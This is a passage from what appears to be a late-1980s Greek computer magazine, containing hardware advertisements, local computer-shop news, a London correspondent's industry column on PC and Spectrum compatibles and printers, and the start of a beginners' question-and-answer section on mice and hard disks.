- Δεύτερο Disc Drive FD.
- Μέχρι δύο μονάδες σκληρού δίσκου HD (20, 40, 80 MB).
- Κάρτα Multi I/0 (Ρολόι, ημερομηνία, παράλληλη έξοδος, 2 σειριακές έξοδοι RS 232C).
- Κάρτα γραφικών, έγχρωμη, υψηλής ανάλυσης EGA (640×350 με 16 ταυτόχρονα χρώματα) με αντίστοιχο monitor.
- Κάρτα TELEX και κάρτα MODEM.
- Επέκταση μνήμης ON BOARD μέχρι 640 KB.
- Κάρτα επέκτασης κεντρικής μνήμης RAM, πάνω από 640 KB.

Στο χρόνο που πέρασε, το ΠΛΑΙΣΙΟ, παρουσίασε τον προσωπικό κομπιούτερ TURBO.X, που αποκτήθηκε από πάρα πολλούς νέους ανθρώπους της πληροφορικής. Και αυτοί οι άνθρωποι, είναι οι «μάρτυρες» για την μεγάλη του αξιοπιστία, την υψηλή του ποιότητα και την τεράστια δυνατότητα επέκτασής του.
Αυτοί οι άνθρωποι, μπορούν να σας μιλήσουν τώρα για τον TUBRO.X, καλύτερα και από τους συνεργάτες του ΠΛΑΙΣΙΟΥ· γιατί αυτοί - που ανάμεσά τους θα υπάρχουν γνωστοί και φίλοι σας - είναι σήμερα οι πιο κατάλληλοι, για την ενημέρωσή σας!*

*** Ελάτε στο ΠΛΑΙΣΙΟ για να σας φέρουμε σε επαφή, μαζί τους!**

ΥΨΗΛΗ ΠΟΙΟΤΗΤΑ ΚΑΤΑΣΚΕΥΗΣ

Δοκιμασμένης ποιότητας και αντοχής, γιατί:
- Τα υλικά κατασκευής του είναι άριστα (Ιαπωνικό drive, επαφές πληκτρολογίου κ.λπ.).
- Αυστηρή στάθμη ελέγχου (BURNING TEST 24 ΩΡΩΝ ΣΥΝΕΧΟΥΣ ΛΕΙΤΟΥΡΓΙΑΣ, με αλλαγές θερμοκρασίας από +10° C μέχρι 50° C), που σημαίνει σκληρή δοκιμασία στις κολλήσεις.
- Σοφά μελετημένη σχεδίαση όγκου.
- 1.050 ευχαριστημένοι χρήστες.

ΑΞΙΟΠΙΣΤΗ ΕΓΓΥΗΣΗ «ΠΛΑΙΣΙΟ»

12 ολόκληρους μήνες και εγγράφως, γιατί:
- Πιστεύουμε στην ανωτερότητα του προϊόντος.
- Το Service μας, είναι ολοκληρωμένο, με ειδικές εγκαταστάσεις.
- Το τεχνικό προσωπικό μας είναι μόνιμο και ειδικευμένο.
- Το στοκ σε ανταλλακτικά, εξασφαλισμένο, υπαρκτό.
- Σέρβις εντός 24 ωρών!



ΣΤΟΥΡΝΑΡΑ 24 ΠΟΛΥΤΕΧΝΕΙΟ - ΑΘΗΝΑ ΤΗΛ.: 3644001-4

Μόνο ένα επιτυχημένο παρελθόν «18 ΧΡΟΝΙΑ ΠΛΑΙΣΙΟ» μπορεί να αποτελέσει εγγύηση για τον TURBO.X!



ΓΕΓΟΝΟΤΑ... ΦΗΜ

SPECTRUM COMPATIBLE !! ΤΟ ΣΕΠΤΕΜΒΡΙΟ ΑΠΟ ΤΗΝ MGT

Το ΠΡΟΣΗΜΟ μας πληροφόρησε, σαν αντιπρόσωπος της MGT, ότι η MGT ανακοίνωσε τα σχέδιά της για ένα SPECTRUM COMPATIBLE που λέγεται SAM και θα κυκλοφορήσει το Σεπτέμβριο στη χώρα μας, ταυτόχρονα με την Αγγλία.

Η συμβατότητα με τον συγκεκριμένο Η/Υ υπάρχει σε ένα MODE, για να δώσει στο νέο δημιούργημα της MGT μια πληθώρα ετοίμων προγραμμάτων μέχρι να ολοκληρωθούν τα προγράμματα που θα εκμεταλλεύονται τις περισσότερες δυνατότητες του SAM που χρησιμοποιεί τον Z80B στα 6 MHz με 128KB μνήμη.

Επίσης έφτασε στην Ελλάδα το PLUS D, εξέλιξη του DISCIPLE, που είναι το φθηνότερο DISK INTERFACE, PRINTER INTERFACE και HARDWARE COPIER για SPECTRUM και SPECTRUM PLUS.

Στο ΠΡΟΣΗΜΟ μπορείτε να βρείτε έτοιμες ρουτίνες και προγράμματα του SOFTWARE HOUSE I-TEAM μαζί με μια «γωνιά» για τον 68000. ΠΡΟΣΗΜΟ, λοιπόν, ΜΑΛΑΚΟΠΗΣ 1 και ΠΑΠΑΦΗ 139 ΤΗΛ. (031) 927-108.

ΝΕΕΣ ΔΙΣΚΕΤΕΣ ΑΠΟ ΤΟ Κ.Υ.Μ.

Εδώ και ένα μήνα το Κέντρο Υπολογιστικών Μελετών (Κ.Υ.Μ.) διαθέτει τις νέες δισκέτες SPECTRUM 3 1/2" HD (High Density), χωρητικότητας 2MB.

Η ίδια εταιρία διαθέτει έγχρωμες δισκέτες όλων των τύπων 3 1/2", 5 1/4" και 8", σε 15 χρώματα και πολλές δυναμικές συσκευασίες. Υπάρχει επίσης δυνατότητα παραγγελίας (από 500 τεμάχια), με τυπωμένο λογότυπο στο jacket της δισκέτας, που κατασκευάζεται στις Η.Π.Α. Για περισσότερες πληροφορίες: Κ.Υ.Μ., Πλάτωνος 25, 2ος όροφος, Τηλ. (031) 221-248.

ΠΡΟΕΚΤΑΣΗ Ο.Ε. ΝΕΟ COMPUTER SHOP ΣΤΗΝ ΚΑΛΑΜΑΡΙΑ

Στις 3 Απριλίου έγιναν τα εγκαίνια ενός καινούργιου computer shop στη Θεσσαλονίκη. Το κατάστημα βρίσκεται στην Καλαμαριά, που εδώ και λίγο καιρό παρουσιάζει μεγάλη κίνηση στον τομέα της Πληροφορικής.

Πρόκειται για έναν μικρό και πολύ φιλικό χώρο στην οδό Προύσης 28. Στο κατάστημα υπάρχουν εγκατεστημένοι οι υπολογιστές: AMSTRAD CPC 6128, PC 1512, COMMODORE 64C και AMIGA και ό,τι άλλο έχει σχέση με αυτούς. Οι συμβουλές και τεχνικές οδηγίες από τους δύο ηλεκτρονικούς, την κ. Ν. Ντίσλη και τον κ. Δ. Κασσελά ιδιοκτήτες του computer shop, μπορούν να δώσουν λύση σε οποιοδήποτε πρόβλημα που έχει σχέση με υπολογιστές.

Όπως μας είπαν φιλοδοξία τους είναι να δημιουργήσουν και να αναπτύξουν δικές τους κατασκευές και προγράμματα, ενώ πρόκειται σύντομα να εγκατασταθεί και εργαστήριο που θα δώσει τη δυνατότητα για service υπολογιστών.

COMPUTERS HALL

Το Computers Hall, που άρχισε να λειτουργεί από τον Ιανουάριο στην Καλαμαριά (Αιγαίου και Εμμ. Παπά 2), είναι ο πιο σύγχρονος και φιλικός χώρος εκμάθησης και ενασχόλησης με υπολογιστές για παιδιά (τρίτης δημοτικού και πάνω).

Λειτουργούν κλειστά τμήματα 8 ατόμων. Διδάσκεται BASIC και logo σε AMSTRAD PC 1512 και CPC 61128, σε σύνολο 8 ωρών το μήνα (2 ώρες την εβδομάδα).

Οι 40 υπολογιστές που διαθέτει το Computers Hall είναι στη διάθεση των μελών του, εκτός από τις ώρες των μαθημάτων, από τις 10 π.μ. έως τις 12 μ.μ., καθημερινώς. COMPUTERS HALL, Εμμ. Παπά 2 Κηφισιά, Τηλ. (031) 412-418, Θεσσαλονίκη.

MAC-XT-TURBO

ΚΑΝΕΝΑΣ MACANENAΣ ΔΕΝ ΕΧΕΙ ΑΥΤΗ ΤΗΝ ΠΟΙΟΤΗΤΑ ΚΑΙ ΑΥΤΗ ΤΗΝ ΤΙΜΗ

ΥΠΕΡΠΡΟΣΦΟΡΕΣ
ΤΗΛΕΦΩΝΕΙΣΤΕ ΤΩΡΑ
ΠΑΡΤΕ ΣΕΙΡΑ ΚΑΙ ΠΡΟΛΑΒΕΤΕ



3 φορές ταχύτερο από τον IBM XT**

ΝΕΟ MAC-AT
12 MHZ ΜΟΝΟ
295.000

ΜΕ 2 FLOPPY
139.000
ΔΡΧ.

20 MB
ΜΕ ΔΙΣΚΟ SEAGATE
189.000
ΜΟΝΟ ΔΡΧ.

30 MB
ΜΕ ΔΙΣΚΟ SEAGATE
199.000
ΜΟΝΟ ΔΡΧ.

ΥΨΗΛΕΣ STANDARD ΠΡΟΔΙΑΓΡΑΦΕΣ

- ΜΙΚΡΟΕΠΕΞΕΡΓΑΣΤΗΣ V20 (8088-2) 4.77/8 MHZ
- STANDARD 640K PAM
- 8K ROM (ΕΠΕΚΤΑΣΗ ΜΕΧΡΙ 64K)
- FLOPPY DISK DRIVE 360K
- **ΣΚΛΗΡΟΣ ΔΙΣΚΟΣ FORMATED** (SEAGATE 20 MB Ή 30 MB)
- 8 ΥΠΟΔΟΧΕΣ ΕΠΕΚΤΑΣΕΩΣ
- 150 W ΤΡΟΦΟΔΟΤΙΚΟ ΜΕ 6 ΕΞΟΔΟΥΣ
- ΚΛΕΙΔΙ ΑΣΦΑΛΕΙΑΣ
- ΔΙΑΚΟΠΤΗΣ RESET
- **ΚΑΡΤΑ ΟΘΟΝΗΣ ΔΙΠΛΗΣ ΧΡΗΣΗΣ (HERCULES ΚΑΙ COLOR MODE)**
- ΕΠΑΓΓΕΛΜΑΤΙΚΟ ΠΛΗΚΤΡΟΛΟΓΙΟ ΤΥΠΟΥ XT/AT
- ΔΙΑΚΟΠΤΗΣ ΤΑΧΥΤΗΤΑΣ

100% IBM* COMPATIBLE

* ΤΟ IBM ΕΙΝΑΙ ΣΗΜΑ ΚΑΤΑΤΕΘΕΝ ΤΗΣ INTERNATIONAL BUSINESS MACHINES CORP

** ΣΥΜΦΩΝΑ ΜΕ ΤΟΝ NORTON INDEX

*** ΣΤΙΣ ΤΙΜΕΣ ΔΕΝ ΠΕΡΙΛΑΜΒΑΝΕΤΑΙ Ο ΦΠΑ

- **ΕΓΓΥΗΣΗ 1 ΧΡΟΝΟΣ**
- **ΑΡΙΣΤΗ ΕΞΥΠΗΡΕΤΗΣΗ** ΑΠΟ ΤΑ ΕΞΟΥΣΙΟΔΟΤΗΜΕΝΑ ΚΑΤΑΣΤΗΜΑΤΑ
- **ΤΕΛΕΙΟ SERVICE**

ΕΙΣΑΓΩΓΗ:
PERSONAL AND BUSINESS COMPUTERS HELLAS LTD
ΚΗΦΙΣΙΑΣ & ΛΑΜΨΑ 1 – ΑΘΗΝΑ – ΤΗΛ. 6915800 – TLX 222023 PBC GR

ΕΞΟΥΣΙΟΔΟΤΗΜΕΝΑ ΚΑΤΑΣΤΗΜΑΤΑ

ΑΘΗΝΑ
A. D. P. Ε.Π.Ε.
ΜΙΧΑΛΑΚΟΠΟΥΛΟΥ 163, ΤΗΛ. 7776788

DATA 4
ΑΝΔΡΟΥΤΣΟΥ 35, ΑΠΟ ΣΥΓΓΡΟΥ 108, ΤΗΛ. 9237423

MICRO – E.
ΜΕΣΟΓΕΙΩΝ 36 & ΦΕΙΔΙΠΠΙΔΟΥ, ΤΗΛ. 7703855

ΤΕΧΝΟΚΡΑΤΗΣ Ε.Π.Ε.
ΛΑΜΨΑ 1, ΤΗΛ.: 6911334

ΠΕΙΡΑΙΑΣ
SAKENET ICS S.A.
ΠΡΑΞΙΤΕΛΟΥΣ 131 & ΒΑΣ. ΓΕΩΡΓΙΟΥ, ΤΗΛ. 4120259

ΠΑΤΡΑ
G.S.S.T.
ΦΙΛΟΠΟΙΜΕΝΟΣ 37, ΤΗΛ. 271.802

ΛΑΜΙΑ
PYRAMID COMPUTING CENTER
(Β. ΔΡΟΥΓΑ)
ΚΑΠΟΔΙΣΤΡΙΟΥ 34, ΤΗΛ. 29434

ΘΕΣΣΑΛΟΝΙΚΗ
ΜΕΤΡΟΝ Ο.Ε.
ΒΕΝΙΖΕΛΟΥ 4, ΤΗΛ. 264608

INFOSOFT
ΤΩΡΑ ΚΑΙ ΣΕΜΙΝΑΡΙΑ

Η INFOSOFT είναι μια εταιρία που ξεκίνησε τα πρώτα της βήματα στο χώρο της Πληροφορικής πριν 16 μήνες, με κύρια απασχόληση τον τομέα του software. Η επίμονη προσπάθεια των συνεργατών της εταιρίας τους εφοδίασε με την απαραίτητη πείρα, έτσι ώστε να προχωρήσουν τώρα σε ένα νέο και αποφασιστικό βήμα: την εκπαίδευση. Δυναμικό άνοιγμα λοιπόν στον τομέα αυτό από το τμήμα σπουδών της εταιρίας, με μια σειρά σεμιναρίων Πληροφορικής, σε πρωινά ή απογευματινά τμήματα, τα οποία απεριλαμβάνουν:

1. Γενικό Σεμινάριο Πληροφορικής (εισαγωγή στους Η/Υ / MS-DOS / BASIC)
2. Ειδικό Σεμινάριο Πληροφορικής (εισαγωγή στους Η/Υ / MS-DOS / Word processing)
3. dBase III Plus.
4. Lotus 1-2-3
5. Basic
6. MS-DOS
7. Word Processing
8. Μαθητικό σεμινάριο Πληροφορικής.

Όπως φαίνεται, η INFOSOFT δεν έχει ξεχάσει κανέναν: μαθητές, σπουδαστές ή επιχειρηματίες έχουν τη δυνατότητα για μόρφωση και ενημέρωση και, αν είστε κι εσείς ένας από αυτούς (ή ακόμη και αν δεν είστε), τι θα λέγατε να απευθυνθείτε στην INFOSOFT; Φιλαρέτου 86 και Θησέως -17672 Καλλιθέα τηλ. 9567930 (9586661-9).

■

ΕΓΧΡΩΜΟΣ ΓΙΝΕΤΑΙ Ο LC-10



Πράγματι, το νέο τρομερό παιδί της STAR υπάρχει ήδη και σε έγχρωμη έκδοση. Το αξιόλογο όμως δεν είναι τόσο το ίδιο το γεγονός, όσο το ότι ο εκτυπωτής τυπώνει έως 7 διαφορετικά χρώματα, χρησιμοποιώντας μια συνηθισμένη μαύρη μελανοταινία. Το μοντέλο με τις νέες δυνατότητες βρισκόταν εγκατεστημένο και σε πλήρη λειτουργία στο Which? Computer Show, σε τιμή η οποία θα πλησιάζει τις 300 λίρες (72000 δρχ.), καθόλου άσχημα δηλαδή για τους «μικρομεσαίους users". Εξάλλου, σε ένα μικρότερο εκθεσιακό κέντρο, υπήρχε ο ίδιος εκτυπωτής σε μια «αφοσιωμένη» έκδοση για τη σειρά των μικρών Commodore 64 και 128, ο οποίος συνεργαζόταν άψογα με αυτά. Παρ' όλη την ... αφοσίωση όμως, το σπέσιαλ αυτό μοντέλο θα διατίθεται στην ίδια ακριβώς τιμή με τη συνηθισμένη του standard μοντέλου.



ΕΔΩ ΛΟΝΔΙΝΟ





ΤΟΥ ΑΝΤΑΠΟΚΡΙΤΗ ΜΑΣ ΣΤΟ ΛΟΝΔΙΝΟ ΒΑΣΙΛΗ ΚΩΝΣΤΑΝΤΙΝΟΥ

Αν ακούσετε τη λέξη συμβατό, τι θα σας έρθει στο μυαλό; Σίγουρα το IBM PC. Όμως αυτό το μήνα η λέξη «συμβατό» σημαίνει και άλλα διαφορετικά μηχανήματα. Βλέπετε η αγορά, το μήνα που μας πέρασε, είδε (λόγω εορτών) ένα SPECTRUM συμβατό, ένα MAC συμβατό και ... ένα ΚΑΤ συμβατό.

Επιτέλους μας αντιγράφουν! Η Ελλάδα είναι και πάλι στο τρένο της Πληροφορικής! Είμαστε και οι πρώτοι!

Θυμάστε εκείνο το νέο απίθανο μηχάνημα που έκανε την Ελλάδα περήφανη πριν μερικούς μήνες; Μιλάμε φυσικά για το Kat. Το πρώτο ελληνικό μηχάνημα που είναι συμβατό και με τον IBM PC και με τον APPLE IIe.

Η ιδέα ήταν σωστή και καλή. Η κατασκευή αξιοπρόσεκτη και η αντίδραση του κόσμου πολύ καλή. Τόσο καλή που οι «ξένοι» βάλθηκαν να μας αντιγράψουν.

Ναι, είναι γεγονός ότι οι Αμερικάνοι μας έκλεψαν για μια φορά ακόμα τα φώτα και ετοιμάζουν ένα Kat-συμβατό!

Συγκεκριμένα, η εταιρία Cordata Technologies ανακοίνωσε το «πρώτο στον κόσμο» (σύμφωνα με το δελτίο τύπου) μηχάνημα που θα είναι και IBM PC και APPLE II συμβατό. Μη μου πείτε ότι δεν σας θυμίζει κάτι αυτή η ανακοίνωση.

Το μηχάνημα αυτό θα λέγεται WPC Bridge και θα κοστίζει 1700 δολάρια ή 230.000 δρχ. (περίπου). Η αλλαγή προσωπικότητας του WPC Bridge ελέγχεται από ένα διακόπτη, ο οποίος καθορίζει, αν το μηχάνημα συμπεριφέρεται σαν APPLE II ή σαν IBM PC.

Το WPC Bridge (καταλήγει το δελτίο τύπου) έχει σχεδιαστεί από την Cordata σε συνεργασία με την Rancho Cucamonga που βρίσκεται στην Καλιφόρνια.

Μέχρι τη στιγμή που γράφονταν αυτές οι γραμμές δεν είχαμε περισσότερες πληροφορίες για το WPC Bridge αλλά έχουμε ήδη στείλει ηλεκτρονικά μηνύματα σε όλα τα διεθνή πρακτορεία Πληροφορικής και στην Cordata για να ξεκαθαριστεί η παρεξήγηση που έχει γίνει. Το «πρώτο» είναι το Kat. Τα άλλα είναι απλώς οδοντόκρεμες.

Η μόνη απορία που μένει είναι αν η Gigatronics έχει κατοχυρώσει την ιδέα της διεθνώς. Διότι αν το έχει κάνει τότε μπορεί να δούμε ενδιαφέρουσες εξελίξεις. Τι, μόνο η APPLE και η IBM μπορούν να κάνουν μηνύσεις δηλαδή.

Σαν να μην έφταναν όλα αυτά, η Computer Applications της Αμερικής ανακοίνωσε ένα προϊόν, που με 150 δολάρια (20.000 δρχ.) σας επιτρέπει να τρέχετε προγράμματα του APPLE IIe στο IBM PS/2. Τι σου είναι οι ζηλιάρηδες ε; Μην έχεις μια καλή ιδέα, να πέσουν να σε φάνε.

Αλλά ας αφήσουμε τα διπλο-συμβατά και ας δούμε τι γίνεται με τα απλά συμβατά, όπου ο πόλεμος της αγοράς δείχνει να αναζωπυρώνεται. Είναι γνωστό σε πολλούς ότι η Amstrad έχει κορέσει την αγγλική αγορά με μηχανήματα, σε βαθμό που να μην μπορεί να εμφανίσει πια νέα μοντέλα. Το «φορητό» της είναι ένα καλό παράδειγμα.

Παρ' όλα αυτά ο Alan έχει ανοίξει έναν ιερό πόλεμο με τον ευρωπαϊκό γίγαντα, που λέγεται Schneider.

Η Schneider, όπως έχουμε ξαναπεί, πούλαγε τα μηχανήματα της Amstrad στις Γερμανόφωνες χώρες. Τώρα όμως τα πράγματα άλλαξαν και ο Alan θέλει τη γερμανόφωνη αγορά δικιά του. Γι' αυτό έφτιαξε και την Amstrad Γερμανίας, όπως έχουμε ξαναπεί.

Όμως η Schneider δεν είναι καμιά μικρή και άπειρη εταιρία. Έτσι λοιπόν στο Αννόβερο παρουσίασε το Euro PC το οποίο μοιάζει σε χαρακτηριστικά με το PC της Atari αλλά έχει την ίδια τιμή με το 1512. Αλλά τα πράγματα δεν σταμάτησαν εδώ, το Euro PC ήρθε στην Αγγλία και τώρα βρίσκεται στα μαγαζιά, ενώ μια τεράστια διαφημιστική καμπάνια έχει αρχίσει για



να πείσει τους Άγγλους ότι οι Γερμανοί είναι καλύτεροι.

Μπορεί λόγω κορεσμού ή νοοτροπίας, η αγγλική αγορά να μη δεχτεί το Euro PC αλλά είναι σχεδόν σίγουρο ότι η Γαλλία και οι Γερμανόφωνες χώρες θα το δεχτούν με περισσότερο ενθουσιασμό. Το βασικό μειονέκτημα του μηχανήματος αυτού είναι ότι δεν έχει υποδοχές επέκτασης (expansion slots) αλλά στην αγορά που απευθύνεται δεν φαίνεται να υπάρχει μεγάλη ανάγκη γι' αυτές. Βλέπετε, η αγορά των home/συμβατών που κρατείται αυτή τη στιγμή από μηχανήματα όπως το PC1512, το Easy PC, το Olivetti PC και το Atari PC δεν έχει ανάγκη από κάρτες επέκτασης.

Έτσι λοιπόν ο Euro PC μπορεί να είναι η «αχίλλειος πτέρνα» της Amstrad, τουλάχιστον στην Ευρωπαϊκή αγορά.

Από μεριάς Atari, τώρα που πέρασε η αναταραχή και η λαχτάρα για το ABAQ, εμφανίστηκαν στην αγορά τα PC2, τα οποία προορίζονται για να συναγωνιστούν τα PC1640. Το μικρότερο PC2 με ένα drive κοστίζει 689 λίρες (176.000 δρχ.), τιμή που δεν θα εντυπωσιάσει βέβαια αλλά το μηχάνημα είναι αρκετά καλοφτιαγμένο και παρέχει τις ίδιες δυνατότητες με το PC1640 (υποστηρίζει και αυτό τα 3 στάνταρντ γραφικών CGA, EGA και Hercules). Όσο για το ABAQ, καλά θα δούμε.

Βλέπετε η ATARI (λέγε με Tramiel) ήθελε να πάρει την INMOS και να έχει ένα μονοπώλιο στα Transputers αλλά η THORN EMI και η αγγλική κυβέρνηση, που ελέγχουν την INMOS, θέλουν να την πουλήσουν σε Άγγλους.

Ο θείος Tramiel, αφού είπε ότι η ATARI ΔΕΝ ενδιαφέρεται πια για την INMOS, δήλωσε πικραμένος στους δημοσιογράφους «Προσπάθησα να τους πω (στη THORN και την αγγλική κυβέρνηση) ότι ΕΙΜΑΣΤΕ Άγγλοι αλλά αυτοί δεν μας ακούνε». Τώρα εδώ που τα λέμε Jack δεν δείχνεις και πολύ για Άγγλος.

Μιας και αναφέραμε την Atari, πρέπει να ξέρετε ότι η αγορά «κλώτσησε» λίγο στην ανακοίνωση της νέας τιμής των ST, γι' αυτό και ο Jack αποφάσισε να δίνει και κάποια προγράμματα με το μηχάνημα για να μη σας «φαίνεται πολύ» η διαφορά τιμής. Τα προγράμματα αυτά που είναι όλα παιχνίδια έχουν συμβολική αξία (σύμφωνα με την Atari) 400 λίρες (102.000 δρχ.) και περιλαμβάνουν πολύ πετυχημένους τίτλους όπως το Defender of the Crown. Τώρα γιατί η Atari δεν έκανε μια πιο μικρή αύξηση στην τιμή και προτίμησε να χαρίζει αυτά τα παιχνίδια, μόνο ένας Tramiel το ξέρει.

Έγινε και αυτό. Στη Γερμανία ένα δικαστήριο έβγαλε μια απόφαση σύμφωνα με την οποία ο δημιουργός ενός προγράμματος ΔΕΝ ΕΧΕΙ δικαιώματα πάνω στο πρόγραμμα, ΜΕΤΑ την πώληση.

Με άλλα λόγια οι Γερμανοί δικαστές έβγαλαν τη λογική απόφαση ότι, όταν αγοράζετε ένα πρόγραμμα, μπορείτε να το κάνετε ό,τι θέλετε, εκτός βέβαια από το να το εμπορευτείτε. Αλλά θα μπορούσατε να το δώσετε σε ένα φίλο ή να κάνετε 200 αντίγραφα για να είστε σίγουροι ότι δεν θα το χάσετε, όταν το μικρό σας αδελφάκι αρχίσει να φτιάχνει σαΐτες με τους δίσκους σας.

Τα καλά νέα αυτό το μήνα δεν σταματούν εδώ. Η EPSON επιτέλους λυπήθηκε όλους αυτούς που «ντρέπονται» για την εμφάνιση των γραμμάτων που τυπώνουν οι εκτυπωτές τους. Ήταν ένα κοινό μυστικό εδώ και χρόνια ότι οι dot-matrix μπορεί να είναι γρήγοροι, φτηνοί και ευέλικτοι αλλά το τύπωμά τους έχει ... «τελίτσες». Η λύση μέχρι σήμερα ήταν φυσικά ένας εκτυπωτής τύπου laser. Αλλά όλοι ξέρουμε πόσο κάνει ένας τέτοιος εκτυπωτής. Τώρα όμως η EPSON παρουσίασε έναν εκτυπωτή τύπου dot-matrix που είναι ΚΑΛΥΤΕΡΟΣ από laser. Το μυστικό βρίσκεται στο ότι ο εκτυπωτής αυτός χρησιμοποιεί 48 ακίδες αντί των 9,18,24 που συνηθίζονται στους dot-matrix. Οι 48 ακίδες επιτρέπουν στον εκτυπωτή αυτόν (LQ4800) να αποδίδει 360 σημεία, έναντι των 300 που αποδίδουν οι περισσότεροι laser.

Η τιμή αυτού του εκτυπωτή δεν έχει γίνει ακόμα γνωστή αλλά αναμένεται να είναι χαμηλότερη από εκείνη των laser. Το σίγουρο όμως είναι ότι ο δρόμος άνοιξε για φτηνούς εκτυπωτές που θα δίνουν πολύ καλά αποτελέσματα. Να δούμε λοιπόν. Και τώρα...

Η ΕΙΔΗΣΗ. Το Sam είναι έτοιμο! Ποιό είναι το Sam; Μα το πρώτο Spectrum συμβατό, όπως έχουμε γράψει.

Το Sam, που θα κυκλοφορήσει σύντομα στην αγγλική αγορά, είναι 95% συμβατό με το Spectrum, ενώ προσφέρει πολύ καλύτερα γραφικά (φυσικά τα προγράμματα που είναι γραμμένα για το Spectrum δεν εκμεταλλεύονται τις γραφικές δυνατότητες του Sam).

Η εμφάνιση του Sam βέβαια έχει κάνει την Amstrad να ανησυχεί αλλά, αν η ROM δεν χρησιμοποιεί κώδικα που να ανήκει στην αρχική ROM της Sinclair, δεν θα μπορέσει ο Alan να κάνει τίποτα για να το σταματήσει. Αν βέβαια ξεκινήσει.

Αλήθεια ξέρετε ποιό είναι το πιο επικίνδυνο παιχνίδι στην Ευρώπη σήμερα; Είναι ένα παιχνίδι που «απαντάει» στα πυρά σας. Ναι, επιτέλους οι εξωγήινοι μπορούν να ανατινάξουν το σκάφος σας, όπως εσείς ανατινάζατε τα δικά τους τόσο καιρό. Καλό έτσι;

Το παιχνίδι βασίζεται σε μια σειρά επιστημονικής φαντασίας που λέγεται Captain Power και οι στρατιώτες του μέλλοντος. Η σειρά αυτή εκπέμπεται από το δορυφορικό κανάλι Super channel και σας επιτρέπει να... βοηθήσετε τον Captain Power. Στην εικόνα που μεταδίδεται υπάρχουν ειδικά κωδικοποιημένα σήματα. Αν λοιπόν εσείς έχετε το κατάλληλο χειριστήριο (που έχει σχήμα (διαστημοπλοίου) μπορείτε να πυροβολείτε και εσείς τους κακούς στην οθόνη. Αν τους πετυχαίνετε, τότε το χειριστήριό σας καταγράφει μονάδες. Αν τώρα σας πετύχουν αυτοί, τότε χάνετε μια από τις ζωές σας, ενώ το χειριστήριο/σκάφος αναβοσβήνει απειλητικά. Αν χάσετε όλες σας τις ζωές, τότε ο πιλότος του χειριστήριου/σκάφους πετάγεται στην κυριολεξία έξω συνοδευόμενος από τα ανάλογα οπτικά και ηχητικά εφέ και φυσικά αυτό σημαίνει ότι ... χάσατε.

Το παιχνίδι αυτό, που έχει κυριεύσει την Αμερική, στην κυριολεξία τώρα μεταδίδεται δορυφορικά, όπως είπαμε, και στην Ευρώπη αλλά τα χειριστήρια δεν έχουν έρθει ακόμα από την Αμερική, μιας και οι σχετικές άδειες και συμφωνίες δεν έχουν δοθεί.

Το ωραίο όμως είναι ότι αρκετοί φορείς ζητούν από την αγγλική κυβέρνηση να μην επιτρέψει την πώληση αυτών των χειριστηρίων στην Αγγλία, γιατί λέει, όπως έχει αποδειχτεί στην Αμερική, το παιχνίδι είναι κάτι παραπάνω από εθιστικό και τώρα που η κατασκευάστρια εταιρία κυκλοφόρησε βιντεοκασέτες με τα επισόδεια της σειράς, οι μικροί αλλά και οι μεγάλοι παιχνιδόφιλοι δεν μπορούν να ξεκολλήσουν από τις οθόνες τους.

Πάντως το Captain Power μπορείτε να το δείτε και στην Ελλάδα από τη δορυφορική της Θεσσαλονίκης ή αν είστε τυχεροί και έχετε δορυφορική κεραία. Αν δε, είστε ακόμα πιο τυχεροί και μπορείτε να αποκτήσετε ένα από τα χειριστήρια τότε ... την επόμενη φορά που θα δείτε τον Captain Power, βοηθήστε τον λιγάκι. Είναι πολύ κακοί αυτοί οι εξωγήινοι.

Αυτά τα ολίγα λοιπόν γι' αυτό το μήνα από το Λονδίνο και, αν εξαιρέσουμε το χιόνι που έρριξε το Μεγάλο Σάββατο, όλα είναι όπως τα ξέρετε. Από το Λονδίνο, λοιπόν με αγάπη.

Βασίλης ■

ΠΡΩΤΑ ΒΗΜΑΤΑ

Αγοράσατε τον πρώτο σας μικροϋπολογιστή; Νιώθετε κάπως χαμένοι; Μην το βάζετε κάτω, εμείς είμαστε εδώ. Γράψτε μας για το πρόβλημά σας όσο μικρό ή μεγάλο κι αν σας φαίνεται. Το τεχνικό επιτελείο 200(...) περίπου ειδικών του PIXEL λύνει οποιαδήποτε απορία (μέσα σε κάποια πλαίσια, βέβαια).

...Το ποντίκι είναι ένα περιφερειακό που χρησιμοποιείται όλο και περισσότερο σήμερα στους υπολογιστές. Θα ήθελα να μάθω σε γενικές γραμμές τι είναι και σε τι χρησιμεύει.

Δ. Μπιστούνας

Η χρησιμότητα του ποντικιού δεν είναι από την αρχή καθορισμένη. Το ποντίκι, όπως τα περισσότερα περιφερειακά άλλωστε, δεν κάνει τίποτα μόνο του για την ακρίβεια δεν κάνει τίποτα χωρίς τη βοήθεια του κατάλληλου software. Ο λόγος είναι ότι πρόκειται απλά για μια συσκευή, η οποία έχει σαν σκοπό να μεταδίδει σήματα στον υπολογιστή, σήματα αντίστοιχα με την κίνησή του πάνω στο τραπέζι. Πρόκειται για κάτι παρόμοιο με το joystick (εξ άλλου στους περισσότερους υπολογιστές συνδέονται στο ίδιο port, το γνωστό joystick port της Atari), με τη μόνη διαφορά ότι το ποντίκι δεν έχει σαν σκοπό να μεταδίδει μόνο τις 8 (9 με το fire) καθιερωμένες κινήσεις ανεξάρτητα με την κίνηση του χεριού. Το ποντίκι είναι πολύ πιο ευαίσθητο και «υπάκουο» στο χέρι, προσπαθώντας να το ακολουθεί και να μεταφράζει κάθε αλλαγή της πορείας του (αυτός είναι κι ο λόγος που στα παιχνίδια που χρησιμοποιούν joystick, εάν χρησιμοποιήσουμε το mouse το sprite μας «τρελαίνεται»).

Την ικανότητά του αυτή μπορούμε να την εκμεταλλευτούμε σε προγράμματα που χρειάζονται πράγματι ακρίβεια στις κινήσεις, π.χ. σε ένα πρόγραμμα σχεδίασης. Εκεί το ποντίκι παίρνει τη θέση ενός «φανταστικού» μολυβιού. Κινώντας το, όπως κινούμε το μολύβι, σχεδιάζουμε στην οθόνη. Αυτή βέβαια είναι μόνο μια εφαρμογή του περιφερειακού, μια και τώρα τελευταία το ποντίκι αναλαμβάνει όλο και περισσότερες εργασίες, κυρίως σε βοηθητικά προγράμματα, με αποτέλεσμα να αποτελεί πια αχώριστο σύντροφο των νέων υπολογιστών.

... Τον τελευταίο καιρό γίνεται όλο και περισσότερο λόγος για το «σκληρό» δίσκο. Θα ήθελα να μάθω τι είναι και πώς λειτουργεί, καθώς και τις διαφορές του με τις κανονικές δισκέτες και τις CD-ROMS.

Ιωαννίδης Ιωάννης

